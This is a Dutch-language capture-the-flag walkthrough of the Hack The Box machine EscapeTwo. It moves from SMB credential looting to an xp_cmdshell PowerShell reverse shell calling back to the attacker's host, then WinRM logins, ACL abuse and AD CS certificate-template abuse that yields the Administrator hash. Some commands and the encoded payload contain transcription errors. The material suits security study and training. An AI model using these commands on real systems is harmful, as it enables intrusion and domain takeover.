

Writeup EscapeTwo

Als eerst zal ik gaan kijken welke poorten dat er allemaal openstaan. Dit zal je kunnen zien aan de hand van het volgende commando:

```
nmap -p- -sCV 10.129.88.97 -vvvv
```

Als we gaan kijken naar de nmap zullen we zien dat er 23 Poorten er open staan. Wat zijn de services die dat er openstaan?

- **Port 139:** NetBIOS Session Service (NetBIOS over TCP/IP)
- **Port 53:** Domain Name System (DNS)
- **Port 445:** Server Message Block (SMB) over TCP/IP (voor bestand- en printerdeling)
- **Port 135:** Microsoft Remote Procedure Call (MSRPC)
- **Port 9389:** Active Directory Web Services (ADWS)
- **Port 49666:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 3269:** Global Catalog Service (LDAP over SSL voor Global Catalog)
- **Port 47001:** Windows Remote Management Service (WinRM)
- **Port 464:** Kerberos Change/Set Password Service
- **Port 49712:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 49667:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 49680:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 3268:** Global Catalog Service (LDAP voor Global Catalog)
- **Port 5985:** Windows Remote Management (HTTP)
- **Port 49685:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 88:** Kerberos Authentication Service (Kerberos-sec)
- **Port 593:** Distributed Component Object Model (DCOM) of RPC-over-HTTP
- **Port 636:** LDAP over SSL (LDAPS)
- **Port 49730:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 49692:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)
- **Port 1433:** Microsoft SQL Server (standaard TCP-poort voor SQL Server)
- **Port 49664:** Dynamisch poortbereik (mogelijk gerelateerd aan RPC of Windows diensten)

Aan de hand van de volgende poort kan ik gaan zien of dat het een AD is of dat het een normale server of een domain controller is. We kunnen dus aan de hand van de foto hieronder zien dat het een AD Domain controller is.

```

3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Na
|_ssl-date: 2025-01-11T19:31:56+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=DC01.sequel.htb
|_Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
|_Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
|_Public Key type: rsa
|_Public Key bits: 2048

```

Nu ben ik het enum4linux commando gaan gebruiken voor het enumeraten van AD. Enum4linux gaat van alle basic checks gaan doen op windows services zoals een rpc, smb, ldap, Dit zullen we dus gaan doen aan de hand van het volgende commando:

```
enum4linux sequel.htb -u 'rose' -p 'KxEPkKe6R8su'
```

```

host
enum4linux-ng: error: argument -p: expected one argument
[eu-dedivip-1]-[10.10.14.122]-[hackthekac123@htb-wm9syyefh9]-[~]
[+]$ enum4linux sequel.htb -u 'rose' -p 'KxEPkKe6R8su'
ENUM4LINUX - next generation (v1.3.4)

=====
| Target Information |

```

Hierbij krijgen we veel belangrijke informatie te zien. zoals een welke users er zijn, wat de shares zijn, welke groups er allemaal zijn.

Als we zullen gaan kijken op welke shared disks de user rose mag gaan zullen we gaan zien dat deze user tot 5 shared disks read only rechten heeft. De shared disks waar tot ze toegang heeft zijn de volgende disks.

- Accounting department
- IPC\$
- NETLOGON
- SYSVOL
- Users

```

[eu-dedivip-1]-[10.10.14.122]-[hackthekac123@htb-wm9syyefh9]-[~]
[+]$ smbmap -H 10.129.88.97 -u 'rose' -p 'KxEPkKe6R8su'
[+] IP: 10.129.88.97:445      Name: sequel.htb

  Disk      Permissions      Comment
  ----      -
  Accounting Department    READ ONLY
  ADMIN$      NO ACCESS      Remote Admin
  C$      NO ACCESS      Default share
  IPC$      READ ONLY      Remote IPC
  NETLOGON    READ ONLY      Logon server share
  SYSVOL      READ ONLY      Logon server share
  Users      READ ONLY

```

Ik zal nu 1 voor 1 gaan connecteren met elke disk voor te zien of dat er geen belangrijke informatie inzit. Dit zal ik gaan doen aan de hand van het volgende commando:

```
smbclient \\\10.129.88.97\\<disk> -U 'rose'
```

Als eerst kon ik dus niet connecteren met de share Accounting Department. Daarna had ik pas door dat je dus niet kon connecteren omdat er een spatie in de shared name stond. Ik heb hierdoor dus dubbel aanhalingstekens gebruikt en nu kon ik dus wel connecteren op de shared drive.

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~]  
[*]$ smbclient \\\10.129.253.188\\"Accounting Department" -U rose  
Password for [WORKGROUP\rose]:  
Try "help" to get a list of possible commands.  
smb: \> ls  
  
.  
..  
accounting_2024.xlsx  
accounts.xlsx
```

Binnen deze shared drive hebben we 2 .xlsx files. ik zal deze nu gaan downloaden naar mijn eigen machine zodat ik de files kan gaan analyseren. Dit zal ik gaan doen aan de hand van het volgende commando:

```
get <name van de file>
```

```
smb: \> ls  
  
.  
..  
accounting_2024.xlsx  
accounts.xlsx  
  
6367231 blocks of size 4096. 925785 blocks available  
smb: \> get accounting_2024.xlsx  
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (92.4 KiloBytes/sec) (average 92.4 KiloBytes/sec)  
smb: \> get accounts.xlsx  
getting file \accounts.xlsx of size 6780 as accounts.xlsx (63.1 KiloBytes/sec) (average 77.9 KiloBytes/sec)  
smb: \>
```

Voor dat we deze files dus kunnen zullen we deze eerst moeten gaan unzippen. Dit zullen we gaan doen aan de hand van het volgende commando:

```
unzip accounts.xlsx -d output_directory
```

```
[*]$ cd ..  
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[/output_directory]  
[*]$ unzip accounts.xlsx -d output_directory
```

De “-d output_directory” commando dient ervoor van de files die dat in het bestand accounts.xlsx stonden te gaan wegschrijven in de directory “output_directory”.

bij het unzippen van deze files heb ik verschillende Usernames en Passwords gevonden.

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~/output_directory/xl]
[*]$ cat sharedStrings.xml | grep Password
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
```

```
**|**First name**|**Last name**|**Email**|**Username**|**Password**|
|---|---|---|---|---|---|
|Angela|Martin|angela@sequel.htb|angela|0fwz7Q4mSpurIt99||
|Oscar|Martinez|oscar@sequel.htb|oscar|86LxLBMgEWaKUnBG||
|Kevin|Malone|kevin@sequel.htb|kevin|Md9Wlq1E5bZnVDVo||
|||sa@sequel.htb|sa|MSSQLP@ssw0rd!||
```

Nu dat ik de volgende gegevens weet kan ik een connectie gaan starten naar de sql server. Dit zal ik gaan doen aan de hand van de volgende gegevens:

```
impacket-mssqlclient dc01.sequel.htb/'sa': 'MSSQLP@ssw0rd!'@10.129.253.188
```

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~]
[*]$ impacket-mssqlclient dc01.sequel.htb/'sa': 'MSSQLP@ssw0rd!'@10.129.253.188
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ASCII Result: 1 - Microsoft SQL Server (150.7208)
```

Door binnen de sql server het volgende commando uitvoeren, kunnen we een revshell gaan opstarten. Hiervoor zullen we op onze eigen machine een listener moeten starten. Dit zullen we gaan doen aan de hand van het volgende commando:

```
nc -lvnp 4444
```

en zullen we dus nu op de sql server het volgende commando gaan uitvoeren.

```
xp_cmdshell "powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAG
```

UAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0
AC4ANwA5ACIALAA0ADQANAA0ACKA0wAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALg
BHAGUAdABTAHQAcgBlAGEAbQAoACKA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAA
MAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AH
IAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABL
AG4AZwB0AGgAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEA
UwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAEcAZQB0AFMAdABYAGkAbgBnACgAJABiAHkAdABLAH
MALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0
AGEAIAAyAD4AJgAxACAafAAGAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAApADsAJABzAGUAbgBkAGIAYQ
BjAGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiFAAAUwAgACIAIAArACAABwAHcA
ZAApAC4AUABhAHQAaAAGACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAABBAH
QAZQB4AHQALgBlAG4AYwBvAGQAaQBwAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdABL
AHMAKAaKAHMAZQBwAGQAYgBhAGMAawAyACKA0wAkAHMAdABYAGUAYQBtAC4AVwByAGkAdABLAHgAJA
BzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsA
JABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACKA7ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAG
UAKAApAA=="

```
SQL (sa dbo@master)> xp_cmdshell "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABoAGUAdAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA5ACIALAA0ADQANAA0ACKA0wAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACKA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABLAG4AZwB0AGgAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAEcAZQB0AFMAdABYAGkAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAafAAGAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiFAAAUwAgACIAIAArACAABwAHcAZAApAC4AUABhAHQAaAAGACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAABBAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBwAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdABLAHMAKAaKAHMAZQBwAGQAYgBhAGMAawAyACKA0wAkAHMAdABYAGUAYQBtAC4AVwByAGkAdABLAHgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACKA7ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA=="
```

Nu zal je dus kunnen zien dat we een reverseshell hebben gekregen met de sql server.

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~]  
[*]$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.79] from (UNKNOWN) [10.129.253.188] 62560  
ls  
  
Directory: C:\Windows\system32  
  
Mode                               LastWriteTime                      Length Name  
----                               -  
-
```

Als we gaan kijken in de directory SQL2019,zullen we daar de sub directory ExpressAdv_ENU zien staan. In deze sub directory hebben we verschillende files. Ik ben al eerst gaan kijken in de

sql-configuration file. Daarin heb ik de login gegevens gevonden van de user sql_svc.

- username: sql_svc
- password: WqSZAF6CysDQbGb3ls

```
SQLSVCACCOUNT="SEQUEL\sql_svc"  
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"  
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"  
SECURITYMODE="SQL "
```

Als we nu een connectie gaan proberen starten met evil-winrm aan de hand van de gegevens die we hier boven zien, zullen we zien dat we geen connectie kunnen maken.

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~]  
[*]$ evil-winrm -u 'ryan' -p 'WqSZAF6CysDQbGb3' -i sequel.htb  
  
Evil-WinRM shell v3.5  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
Info: Establishing connection to remote endpoint  
Error: Check your /etc/hosts file to ensure you can resolve sequel.htb  
Error: Exiting with code 1
```

Maar als we nu de user ryan zullen gaan gebruiken en het password van de sql_svc user, zullen we zien dat we connectie kunnen maken. Dit heb ik gevonden door alle users met alle passworden is te proberen. Ik heb de connectie kunnen maken aan de hand van de volgende gegevens:

```
evil-winrm -u 'ryan' -p 'WqSZAF6CysDQbGb3' -i sequel.htb0
```

- username: ryan
- password: WqSZAF6CysDQbGb3

```
[eu-dedivip-2]-[10.10.14.79]-[hackthekat123@htb-xi0zp7osfm]-[~]  
[*]$ evil-winrm -u 'ryan' -p 'WqSZAF6CysDQbGb3' -i sequel.htb0  
  
Evil-WinRM shell v3.5  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
```

Als we nu naar de desktop gaan zal je kunnen zien dat we daar de eerst flag "De User Flag" hebben gevonden.

user flag: d33e2bf1789154728111b617bc3ae0e3

```
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> ls

Directory: C:\Users\ryan\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            1/12/2025   4:29 AM           34 user.txt

*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt
d33e2bf1789154728111b617bc3ae0e3
*Evil-WinRM* PS C:\Users\ryan\Desktop> █
```


We zullen dus nu Bloodhound gaan installeren en gebruik gaan maken voor het path te zoeken naar de admin.

Eens dat bloodhound is geïnstalleerd zullen we de volgende code gaan uitvoeren.


```
nxc ldap 10.129.67.214 -u ryan -p WqSZAF6CysDQbGb3 --bloodhound --collection
All --dns-server 10.129.67.214 <Ip dat we moeten gebruiken voor te hacken, dus
niet ip van de eigen machine>
```

We kunnen ook op de windows machine sharphound gaan toevoegen door SharpHound.exe uploaden op de windows machine en deze dan uitvoeren. Dan de file naar de eigen machine te downloaden en dan uploaden op BloodHound.

Als we dus dan naar bloodhound gaan daar zal je dan rechts data kunnen importeren. Deze dat is het zip bestand dat we zonet hebben gehaald door het commando van hierboven uitvoeren.



Dan kies je het zip bestand en dan kan je in de search balk de username gaan opzoeken, Druk dan op enter en je krijgt het volgende te zien.



Ik ben gaan opzoeken hoe dat we de user “ca_svc” zijn password konden gaan veranderen. Dit heb ik kunnen doen aan de hand van de volgende stappen te volgen.

Op de Kali linux machine voer je de beide volgende codes uit.



```
impacket-ownedir -action write -new-owner 'ryan' -target 'ca_svc'  
'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'  
  
impacket-ownedir -action write -new-owner 'ryan' -target 'ca_svc'  
'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'
```

Daarna zal je dus een connectie gaan maken met de windows machine aan de hand van de usercredentials van ryan te gebruiken.

```
evil-winrm --user 'ryan' --password 'WqSZAF6CysDQbGb3' --ip 10.129.67.214
```

Nu dat je de connectie hebt gemaakt zal je aan de hand van de volgende codes het password van de user ca_svc kunnen gaan veranderen. <https://zflemingg1.gitbook.io/undergrad-tutorials/active-directory-acl-abuse/writeowner-exploit>

```
Import-Module ./PowerView.ps1  
Set-DomainObjectOwner -identity ca_svc -OwnerIdentity ryan  
Add-DomainObjectAcl -TargetIdentity ca_svc -PrincipalIdentity ryan -Rights  
ResetPassword  
$cred = ConvertTo-SecureString "Password123!" -AsPlainText -force  
Set-DomainUserPassword -identity ca_svc -accountpassword $cred
```



```
(kali@kali)-[~]  
$ evil-winrm --user 'ryan' --password 'WqSZAF6CysDQbGb3' --ip 10.129.67.214  
Evil-WinRM shell v3.7  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\ryan\Documents> ls  
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..  
*Evil-WinRM* PS C:\Users\ryan> cd Desktop  
*Evil-WinRM* PS C:\Users\ryan\Desktop> Import-Module ./PowerView.ps1  
*Evil-WinRM* PS C:\Users\ryan\Desktop> Set-DomainObjectOwner -identity ca_svc -OwnerIdentity ryan  
*Evil-WinRM* PS C:\Users\ryan\Desktop> Add-DomainObjectAcl -TargetIdentity ca_svc -PrincipalIdentity ryan -Rights ResetPassword  
*Evil-WinRM* PS C:\Users\ryan\Desktop> $cred = ConvertTo-SecureString "Password123!" -AsPlainText -force  
*Evil-WinRM* PS C:\Users\ryan\Desktop> Set-DomainUserPassword -identity ca_svc -accountpassword $cred  
*Evil-WinRM* PS C:\Users\ryan\Desktop> ss
```

En zoals je dan hierboven kunt zien hebben we het password van de user kunnen veranderen.

Voor administrator te kunnen worden zullen we het certificate van de user ca_svc gaan halen. door dit te doen zullen we met het cert dat de administrator gebruikt kunnen binnen geraken als admin. Voor dit te kunnen doen zullen we de volgende code moeten gebruiken.

```

impacket-ownedredit -action write -new-owner 'ryan' -target 'ca_svc'
'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -
principal ryan -target 'ca_svc' sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip
10.129.67.214
certipy shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -account ca_svc -
target dc01.sequel.htb -dc-ip 10.129.67.214 <Hiermee zullen we de hash gaan
krijgen voor te gebruiken bij het pakken van het certificate.>
KRB5CCNAME=ca_svc.ccache certipy template -k -template
DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.129.67.214
<Hiermee gaan we de template van het cert da we nodig hebben gaan updaten.>
certipy req -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-
DC01-CA -target DC01.sequel.htb -dc-ip 10.129.67.214 -template
DunderMifflinAuthentication -upn Administrator@sequel.htb -debug
certipy auth -pfx ./administrator.pfx -dc-ip 10.129.67.214

```

Wat gaan de volgende commands doen?

Impacket-owner

Het impacket-ownedredit-tool wordt gebruikt om de eigenaar van een object in Active Directory te wijzigen. Hier wordt het eigenaarschap van het object ca_svc gewijzigd naar de gebruiker ryan.

```

impacket-ownedredit -action write -new-owner 'ryan' -target 'ca_svc'
'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'

```

impacket-dacledit

Het impacket-dacledit-tool wordt gebruikt om de toegangsrechten (permissions) op een object in Active Directory te wijzigen. Hier worden FullControl-rechten toegekend aan de gebruiker ryan voor het object ca_svc.

```

impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -
principal ryan -target 'ca_svc' sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip
10.129.67.214

```

Certipy shadow command

Het certipy shadow-commando misbruikt de CA-rollen (Certificate Authority) om toegang te krijgen tot de account-gegevens van ca_svc. Dit levert de NTLM-hash of TGT (Ticket Granting Ticket) van het account op.

```
certipy shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -account ca_svc -target dc01.sequel.htb -dc-ip 10.129.67.214 <Hiermee zullen we de hash gaan krijgen voor te gebruiken bij het pakken van het certificate.>
```

Certipy template commando

Dit commando wordt gebruikt om een malafide certificatenjabloon (template) te manipuleren of te misbruiken. Dit kan worden gebruikt om een geldig certificaat te genereren.

```
KRB5CCNAME=ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.129.67.214 <Hiermee gaan we de template van het cert da we nodig hebben gaan updaten.>
```

Certipy req commando

Dit commando vraagt een certificaat aan via de malafide certificatenjabloon. Het resultaat is een geldig certificaat dat gebruikt kan worden om te authenticeren als Administrator.

```
certipy req -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target DC01.sequel.htb -dc-ip 10.129.67.214 -template DunderMifflinAuthentication -upn Administrator@sequel.htb -debug
```

Certipy auth commando

Dit commando gebruikt het verkregen certificaat (administrator.pfx) om te authenticeren als Administrator.

```
certipy auth -pfx ./administrator.pfx -dc-ip 10.129.67.214
```

bij het uitvoeren van het laatste commando kan je zien dat we de hash van de administrator hebben gekregen. deze zullen we nu moeten gaan gebruiken voor int e kunnen loggen hebben we de root flag administrator.

```
hash: aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

```
(kali㉿kali)-[~]
$ certipy auth -pfx ./administrator.pfx -dc-ip 10.129.67.214
